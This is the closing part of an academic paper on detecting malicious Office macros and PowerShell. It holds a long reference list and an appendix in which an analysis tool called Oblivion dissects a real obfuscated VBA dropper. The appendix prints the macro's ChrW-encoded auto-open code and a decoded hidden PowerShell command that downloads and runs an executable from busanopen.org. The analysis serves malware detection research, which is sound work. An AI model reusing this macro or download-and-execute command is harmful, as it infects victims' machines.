[46] Omar Alrawi, Charles Lever, Kevin Valakuzhy, Kevin Snow, Fabian Monrose, Manos Antonakakis, et al. The circle of life: A large-scale study of the iot malware lifecycle. In *30th {USENIX} Security Symposium ({USENIX} Security 21)*, 2021.

[47] Ola Salman, Imad H Elhajj, Ali Chehab, and Ayman Kayssi. A machine learning based framework for iot device identification and abnormal traffic detection. *Transactions on Emerging Telecommunications Technologies*, page e3743, 2019.

[48] Andy Liaw, Matthew Wiener, et al. Classification and regression by randomforest. *R news*, 2(3):18–22, 2002.

[49] Marco Barreno, Blaine Nelson, Anthony D. Joseph, and J. D. Tygar. The security of machine learning. *Machine Learning*, 81(2):121–148, nov 2010.

[50] Marco Barreno, Blaine Nelson, Russell Sears, Anthony D. Joseph, and J. D. Tygar. Can machine learning be secure? In *Proceedings of the 2006 ACM Symposium on Information, computer and communications security - ASIACCS '06*, page 16. ACM Press, 2006.

[51] Ambra Demontis, Marco Melis, Battista Biggio, Davide Maiorca, Daniel Arp, Konrad Rieck, Igino Corona, Giorgio Giacinto, and Fabio Roli. Yes, Machine Learning Can Be More Secure! A Case Study on Android Malware Detection. *IEEE Transactions on Dependable and Secure Computing*, 16(4):711–724, jul 2019.

[52] Marco Barreno, Blaine Nelson, Anthony D Joseph, and J Doug Tygar. The security of machine learning. *Machine Learning*, 81(2):121–148, 2010.

[53] Davide Maiorca, Igino Corona, and Giorgio Giacinto. Looking at the bag is not enough to find the bomb: an evasion of structural methods for malicious pdf files detection. In *Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security*, pages 119–130, 2013.

[54] Kevin Eykholt, Ivan Evtimov, Earlence Fernandes, Bo Li, Amir Rahmati, Chaowei Xiao, Atul Prakash, Tadayoshi Kohno, and Dawn Song. Robust physical-world attacks on deep learning visual classification. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 1625–1634, 2018.

[55] Ambra Demontis, Marco Melis, Battista Biggio, Davide Maiorca, Daniel Arp, Konrad Rieck, Igino Corona, Giorgio Giacinto, and Fabio Roli. Yes, machine learning can be more secure! a case study on android malware detection. *IEEE Transactions on Dependable and Secure Computing*, 16(4):711–724, 2017.

[56] Battista Biggio, Giorgio Fumera, and Fabio Roli. Security evaluation of pattern classifiers under attack. *IEEE transactions on knowledge and data engineering*, 26(4):984–996, 2013.

[57] Microsoft Corporation. PowerShell. `https://docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.1`.

[58] Security Boulevard. Following a Trail of Confusion: PowerShell in Malicious Office Documents. `https://www.bromium.com/powershell-malicious-office-documents/`, 2018.

[59] PDQ. Powershell commands list. `https://www.pdq.com/powershell/`.

[60] McAfee. Fileless malware execution with powershell is easier than you may realize, 2017. `https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-fileless-malware-execution.pdf`.

[61] Neil F Johnson and Sushil Jajodia. Exploring steganography: Seeing the unseen. *Computer*, 31(2):26–34, 1998.

[62] Davide Maiorca, Davide Ariu, Igino Corona, Marco Aresu, and Giorgio Giacinto. Stealth attacks: An extended insight into the obfuscation effects on android malware. *Computers & Security*, 51:16–31, 2015.

[63] Parvez Faruki, Ammar Bharmal, Vijay Laxmi, Vijay Ganmoor, Manoj Singh Gaur, Mauro Conti, and Muttukrishnan Rajarajan. Android security: a survey of issues, malware penetration, and defenses. *IEEE communications surveys & tutorials*, 17(2):998–1022, 2014.

[64] Sangwoo Kim, Seokmyung Hong, Jaesang Oh, and Heejo Lee. Obfuscated vba macro detection using machine learning. In *2018 48th annual ieee/ifip international conference on dependable systems and networks (dsn)*, pages 490–501. IEEE, 2018.

[65] SearchSecurity. Obfuscation, 2019. `https://searchsecurity.techtarget.com/definition/obfuscation`.

[66] Fangfang Zhang, Heqing Huang, Sencun Zhu, Dinghao Wu, and Peng Liu. Viewdroid: Towards obfuscation-resilient mobile application repackaging detection. In *Proceedings of the 2014 ACM conference on Security and privacy in wireless & mobile networks*, pages 25–36, 2014.

[67] Rapid7. Metasploit. `https://www.metasploit.com/`.

[68] Daniel Bohannon. Invoke-Obfuscation. `https://github.com/danielbohannon/Invoke-Obfuscation`.

[69] Nir Nissim, Aviad Cohen, and Yuval Elovici. Aldocx: detection of unknown malicious microsoft office documents using designated active learning methods based on new structural feature extraction methodology. *IEEE Transactions on Information Forensics and Security*, 12(3):631–646, 2016.

[70] ESET. Vba dynamic hook, 2016. `https://github.com/decalage2/oletools/wiki/olevba`.

[71] Any.Run. Any run sandbox, 2020. `https://app.any.run/`.

[72] Hybrid Analysis. Hybrid analysis sandbox, 2020. `https://www.hybrid-analysis.com/`.

[73] Microsoft. Technical docs, 2020. `https://docs.microsoft.com/en-us/`.

[74] Microsoft. Compound file binary file format, 2019. https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cfb/.

[75] ECMA. Standard ecma-375 office open xml file formats, 2016. http://www.ecma-international.org/publications/standards/Ecma-376.htm.

[76] Excel Champs. Top 100 useful excel macro vba codes examples, 2019. https://excelchamps.com/blog/useful-macro-codes-for-vba-newcomers/.

[77] Microsoft. Visual basic concepts, 2019. https://docs.microsoft.com/en-us/previous-versions/visualstudio/visual-basic-6/.

[78] Mark Mc Mahon. Pywinauto, 2015. https://pywinauto.readthedocs.io/en/latest/.

[79] Sandboxie Holdings. Sandboxie, 2019. https://www.sandboxie.com/.

[80] Charles Smutz and Angelos Stavrou. Preventing exploits in microsoft office documents through content randomization. In *International Symposium on Recent Advances in Intrusion Detection*, pages 225–246. Springer, 2015.

[81] Mamoru Mimura and Taro Ohminami. Towards efficient detection of malicious vba macros with lsi. In *International Workshop on Security*, pages 168–185. Springer, 2019.

[82] Amanda Rousseau. Hijacking. net to defend powershell. *arXiv preprint arXiv:1709.07508*, 2017.

[83] Daniel Bohannon and Lee Holmes. Revoke-obfuscation: powershell obfuscation detection using science. *Blackhat USA*, 2017.

[84] Danny Hendler, Shay Kels, and Amir Rubin. Detecting malicious powershell commands using deep neural networks. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, pages 187–197, 2018.

[85] Gili Rusak, Abdullah Al-Dujaili, and Una-May O'Reilly. Ast-based deep learning for detecting malicious powershell. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2276–2278, 2018.

[86] Zhenyuan Li, Qi Alfred Chen, Chunlin Xiong, Yan Chen, Tiantian Zhu, and Hai Yang. Effective and light-weight deobfuscation and semantic-aware attack detection for powershell scripts. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1831–1847, 2019.

[87] Frank Boldwin. Office malscanner, 2019. `www.reconstructer.org`.

[88] Poonamr Blog. How to crack the vba password manually?, 2015. `https://poonamrblog.wordpress.com/2015/11/25/how-to-crack-the-vba-password-manually/`.

[89] Marco Melis, Davide Maiorca, Battista Biggio, Giorgio Giacinto, and Fabio Roli. Explaining black-box android malware detection. In *2018 26th European Signal Processing Conference (EUSIPCO)*, pages 524–528. IEEE, 2018.

[90] Erwin Quiring, Alwin Maier, and Konrad Rieck. Misleading Authorship Attribution of Source Code using Adversarial Learning — USENIX. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 479–496. USENIX Association, aug 2019.

[91] Fabio Pierazzi, Feargus Pendlebury, Jacopo Cortellazzi, and Lorenzo Cavallaro. Intriguing properties of adversarial ml attacks in the problem space. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1332–1349. IEEE, 2020.

[92] Wei Song, Xuezixiang Li, Sadia Afroz, Deepali Garg, Dmitry Kuznetsov, and Heng Yin. Automatic Generation of Adversarial Examples for Interpreting Malware Classifiers. *arXiv preprint arXiv:2003.03100*, 2020.

[93] Michele Scalas, Davide Maiorca, Francesco Mercaldo, Corrado Aaron Visaggio, Fabio Martinelli, and Giorgio Giacinto. On the effectiveness of system api-related information for android ransomware detection. *Computers & Security*, 86:168–182, 2019.

[94] Mukund Sundararajan, Ankur Taly, and Qiqi Yan. Axiomatic attribution for deep networks. In *International Conference on Machine Learning*, pages 3319–3328. PMLR, 2017.

[95] Marco Ancona, Enea Ceolini, Cengiz Öztireli, and Markus Gross. Gradient-based attribution methods. In *Explainable AI: Interpreting,*

Explaining and Visualizing Deep Learning, pages 169–191. Springer, 2019.

[96] Marco Melis, Michele Scalas, Ambra Demontis, Davide Maiorca, Battista Biggio, Giorgio Giacinto, and Fabio Roli. Do gradient-based explanations tell anything about adversarial robustness to android malware? *International Journal of Machine Learning and Cybernetics*, pages 1–16, 2021.

[97] Verizon. Smali/baksmali. `https://github.com/JesusFreke/smali`.

[98] iBotPeaches. Apktool. `https://ibotpeaches.github.io/Apktool`.

[99] Nicoló Andronio, Stefano Zanero, and Federico Maggi. Heldroid: Dissecting and detecting mobile ransomware. In *international symposium on recent advances in intrusion detection*, pages 382–404. Springer, 2015.

[100] Python market android library. `https://github.com/liato/android-market-API-py`.

[101] Kevin Allix, Tegawendé F. Bissyandé, Jacques Klein, and Yves Le Traon. AndroZoo: collecting millions of Android apps for the research community. In *Proceedings of the 13th International Workshop on Mining Software Repositories - MSR '16*, pages 468–471. ACM Press, 2016.

[102] Android. Android api reference. `https://developer.android.com/reference/packages`.

[103] Keras. `https://keras.io`.

[104] Deepexplain. `https://github.com/marcoancona/DeepExplain`.

[105] Mila Dalla Preda, Matias Madou, Koen De Bosschere, and Roberto Giacobazzi. Opaque Predicates Detection by Abstract Interpretation. In *Algebraic Methodology and Software Technology*, volume 4019, pages 81–95. Springer Berlin Heidelberg, 2006.

[106] Jiang Ming, Dongpeng Xu, Li Wang, and Dinghao Wu. LOOP: Logic-Oriented Opaque Predicate Detection in Obfuscated Binary Code. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security - CCS '15*, pages 757–768. ACM Press, 2015.

[107] Kathrin Grosse, Nicolas Papernot, Praveen Manoharan, Michael Backes, and Patrick McDaniel. Adversarial Examples for Malware Detection. In *Computer Security – ESORICS 2017*, pages 62–79. Springer International Publishing, 2017.

[108] Wei Yang, Deguang Kong, Tao Xie, and Carl A. Gunter. Malware Detection in Adversarial Settings: Exploiting Feature Evolutions and Confusions in Android Apps. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, pages 288–302. ACM, dec 2017.

[109] Wei Yang, Xusheng Xiao, Benjamin Andow, Sihan Li, Tao Xie, and William Enck. AppContext: Differentiating Malicious and Benign Mobile App Behaviors Using Context. In *2015 IEEE/ACM 37th IEEE International Conference on Software Engineering*, volume 1, pages 303–313, may 2015.

[110] Ishai Rosenberg, Asaf Shabtai, Lior Rokach, and Yuval Elovici. Generic black-box end-to-end attack against state of the art api call based malware classifiers. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 490–510. Springer, 2018.

[111] Weiwei Hu and Ying Tan. Generating Adversarial Malware Examples for Black-Box Attacks Based on GAN. *arXiv:1702.05983 [cs]*, feb 2017.

[112] Jerry Li, Aleksander Madry, John Peebles, and Ludwig Schmidt. Towards Understanding the Dynamics of Generative Adversarial Networks. *arXiv preprint arXiv:1706.09884*, page 9, 2017.

Appendix A: Office Macro and Report Example

In this section it is presented an example of macro analysis performed by Oblivion. In Listing 12 there is a malicious macro extracted using Olevba [3]. It is composed by an empty `.cls` class macro and a deeply obfuscated `.bas` macro. The macro in question has been analyzed with Oblivion and the generated report is shown in Listing 13. From this report, it is possible to say that the malicious Office macro dynamically generates a non-obfuscated PowerShell code that retrieves a malicious payload from the `busanopen.org` domain. The Variables Values section of the report allows the analyst to observe how the malicious script is progressively reconstructed.

```
HASH: ff02aadb74cc212ac6038ead3eb7a33eafcf1726aabf5f4181841e
      9ddafdced1
Type: OLE
-----------------------------------------------------------------
VBA MACRO ThisDocument.cls
OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-----------------------------------------------------------------
VBA MACRO NewMacros.bas
OLE stream: u'Macros/VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
exec1 = ChrW(113 - 1) & ChrW(112 - 1) & ChrW(120 - 1) & ChrW
   (102 - 1) & ChrW(115 - 1) & ChrW(116 - 1) & ChrW(105 - 1)
   & ChrW(102 - 1) & ChrW(109 - 1) & ChrW(109 - 1) & ChrW(47
   - 1)
exec2 = ChrW(102 - 1) & ChrW(121 - 1) & ChrW(102 - 1) & ChrW
   (33 - 1) & ChrW(46 - 1) & ChrW(70 - 1) & ChrW(121 - 1) &
   ChrW(102 - 1) & ChrW(100 - 1) & ChrW(118 - 1) & ChrW(117 -
    1)
exec3 = ChrW(106 - 1) & ChrW(112 - 1) & ChrW(111 - 1) & ChrW
   (81 - 1) & ChrW(112 - 1) & ChrW(109 - 1) & ChrW(106 - 1) &
    ChrW(100 - 1) & ChrW(122 - 1) & ChrW(33 - 1) & ChrW(99 -
   1)
exec4 = ChrW(122 - 1) & ChrW(113 - 1) & ChrW(98 - 1) & ChrW
   (116 - 1) & ChrW(116 - 1) & ChrW(33 - 1) & ChrW(46 - 1) &
   ChrW(111 - 1) & ChrW(112 - 1) & ChrW(113 - 1) & ChrW(115 -
    1)
exec5 = ChrW(112 - 1) & ChrW(103 - 1) & ChrW(106 - 1) & ChrW
   (109 - 1) & ChrW(102 - 1) & ChrW(33 - 1) & ChrW(46 - 1) &
   ChrW(120 - 1) & ChrW(106 - 1) & ChrW(111 - 1) & ChrW(101 -
    1)
```

```
exec6 = ChrW(112 - 1) & ChrW(120 - 1) & ChrW(116 - 1) & ChrW
    (117 - 1) & ChrW(122 - 1) & ChrW(109 - 1) & ChrW(102 - 1)
    & ChrW(33 - 1) & ChrW(105 - 1) & ChrW(106 - 1) & ChrW(101
    - 1)
exec7 = ChrW(101 - 1) & ChrW(102 - 1) & ChrW(111 - 1) & ChrW
    (33 - 1) & ChrW(41 - 1) & ChrW(111 - 1) & ChrW(102 - 1) &
    ChrW(120 - 1) & ChrW(46 - 1) & ChrW(112 - 1) & ChrW(99 -
    1)
exec8 = ChrW(107 - 1) & ChrW(102 - 1) & ChrW(100 - 1) & ChrW
    (117 - 1) & ChrW(33 - 1) & ChrW(84 - 1) & ChrW(122 - 1) &
    ChrW(116 - 1) & ChrW(117 - 1) & ChrW(102 - 1) & ChrW(110 -
     1)
exec9 = ChrW(47 - 1) & ChrW(79 - 1) & ChrW(102 - 1) & ChrW
    (117 - 1) & ChrW(47 - 1) & ChrW(88 - 1) & ChrW(102 - 1) &
    ChrW(99 - 1) & ChrW(68 - 1) & ChrW(109 - 1) & ChrW(106 -
    1)
exec10 = ChrW(102 - 1) & ChrW(111 - 1) & ChrW(117 - 1) & ChrW
    (42 - 1) & ChrW(47 - 1) & ChrW(69 - 1) & ChrW(112 - 1) &
    ChrW(120 - 1) & ChrW(111 - 1) & ChrW(109 - 1) & ChrW(112 -
     1)
exec11 = ChrW(98 - 1) & ChrW(101 - 1) & ChrW(103 - 1) & ChrW
    (106 - 1) & ChrW(109 - 1) & ChrW(102 - 1) & ChrW(41 - 1) &
     ChrW(40 - 1) & ChrW(105 - 1) & ChrW(117 - 1) & ChrW(117 -
     1)
exec12 = ChrW(113 - 1) & ChrW(59 - 1) & ChrW(48 - 1) & ChrW
    (48 - 1) & ChrW(99 - 1) & ChrW(118 - 1) & ChrW(116 - 1) &
    ChrW(98 - 1) & ChrW(111 - 1) & ChrW(112 - 1) & ChrW(113 -
    1)
exec13 = ChrW(102 - 1) & ChrW(111 - 1) & ChrW(47 - 1) & ChrW
    (112 - 1) & ChrW(115 - 1) & ChrW(104 - 1) & ChrW(48 - 1) &
     ChrW(68 - 1) & ChrW(109 - 1) & ChrW(118 - 1) & ChrW(99 -
    1)
exec14 = ChrW(48 - 1) & ChrW(106 - 1) & ChrW(111 - 1) & ChrW
    (117 - 1) & ChrW(102 - 1) & ChrW(115 - 1) & ChrW(47 - 1) &
     ChrW(102 - 1) & ChrW(121 - 1) & ChrW(102 - 1) & ChrW(40 -
     1)
exec15 = ChrW(45 - 1) & ChrW(40 - 1) & ChrW(106 - 1) & ChrW
    (111 - 1) & ChrW(117 - 1) & ChrW(102 - 1) & ChrW(115 - 1)
    & ChrW(47 - 1) & ChrW(102 - 1) & ChrW(121 - 1) & ChrW(102
    - 1)
exec16 = ChrW(40 - 1) & ChrW(42 - 1) & ChrW(60 - 1) & ChrW(33
     - 1) & ChrW(74 - 1) & ChrW(111 - 1) & ChrW(119 - 1) &
    ChrW(112 - 1) & ChrW(108 - 1) & ChrW(102 - 1) & ChrW(46 -
    1)
exec17 = ChrW(74 - 1) & ChrW(117 - 1) & ChrW(102 - 1) & ChrW
    (110 - 1) & ChrW(33 - 1) & ChrW(106 - 1) & ChrW(111 - 1) &
     ChrW(117 - 1) & ChrW(102 - 1) & ChrW(115 - 1) & ChrW(47 -
     1)
exec18 = ChrW(102 - 1) & ChrW(121 - 1) & ChrW(102 - 1)
```

```
Last = exec0 + exec1 + exec2 + exec3 + exec4 + exec5 + exec6
   + exec7 + exec8 + exec9 + exec10 + exec11 + exec12 +
   exec13 + exec14 + exec15 + exec16 + exec17 + exec18
Shell (Last)
End Sub
Sub Auto_Open()
AutoOpen
End Sub
Sub Workbook_Open()
AutoOpen
End Sub
```

Listing 12: Macro extracted using Olevba [3]. It presents an empty `.cls` macro and a deeply obfuscated `.bas` macro.

```
### Macro Oblivion Report ###

    Date and Time: 2020-05-17 14:13
    Hash: ff02aadb74cc212ac6038ead3eb7a33eafcf1726aabf5f41818
          41e9ddafdced1
    File Type: Word

### Executable Files ###

    powershell.exe
    inter.exe

### Other File Traces ###

    Nothing Found

### Domain Traces ###

    busanopen.org

### CreateObject Actions ###

    Nothing Found

### Shell Actions ###

    powershell.exe -ExecutionPolicy bypass -noprofile -
       windowstyle hidden (new-object System.Net.WebClient).
       Downloadfile('http://busanopen.org/Club/inter.exe','
       inter.exe'); Invoke-Item inter.exe

### Deobfuscated Powershell ###
```

```
    PowerShell script already clear

### Environment Variables ###

    Nothing Found

### External Calls ###

    Nothing Found

### Exceptions ###

    Permission denied

### System File Writes ###

    Nothing Found

### Auto Exec Methods ###

    AutoOpen -> Runs when the Word document is opened
    Workbook_Open -> Runs when the Excel Workbook is opened
    Auto_Open -> Runs when the Excel Workbook is opened

### Suspicious calls ###

    ChrW -> May attempt to obfuscate specific strings
    Shell -> May run an executable file or a system command

### Variable Values ###

    # exec1
    powershell.
    # exec2
    exe -Execut
    # exec3
    ionPolicy b
    # exec4
    ypass -nopr
    # exec5
    ofile -wind
    # exec6
    owstyle hid
    # exec7
    den (new-ob
    # exec8
    ject System
    # exec9
```

```
    .Net.WebCli
    # exec10
    ent).Downlo
    # exec11
    adfile('htt
    # exec12
    p://busanop
    # exec13
    en.org/Club
    # exec14
    /inter.exe'
    # exec15
    ,'inter.exe
    # exec16
    '); Invoke-
    # exec17
    Item inter.
    # exec18
    exe
    # Last
    powershell.exe -ExecutionPolicy bypass -noprofile -
       windowstyle hidden (new-object System.Net.WebClient).
       Downloadfile('http://busanopen.org/Club/inter.exe','
       inter.exe'); Invoke-Item inter.exe

### Dynamic Call Graph ###

    AutoOpen
```

Listing 13: Report generated by Oblivion for a malicious Word document.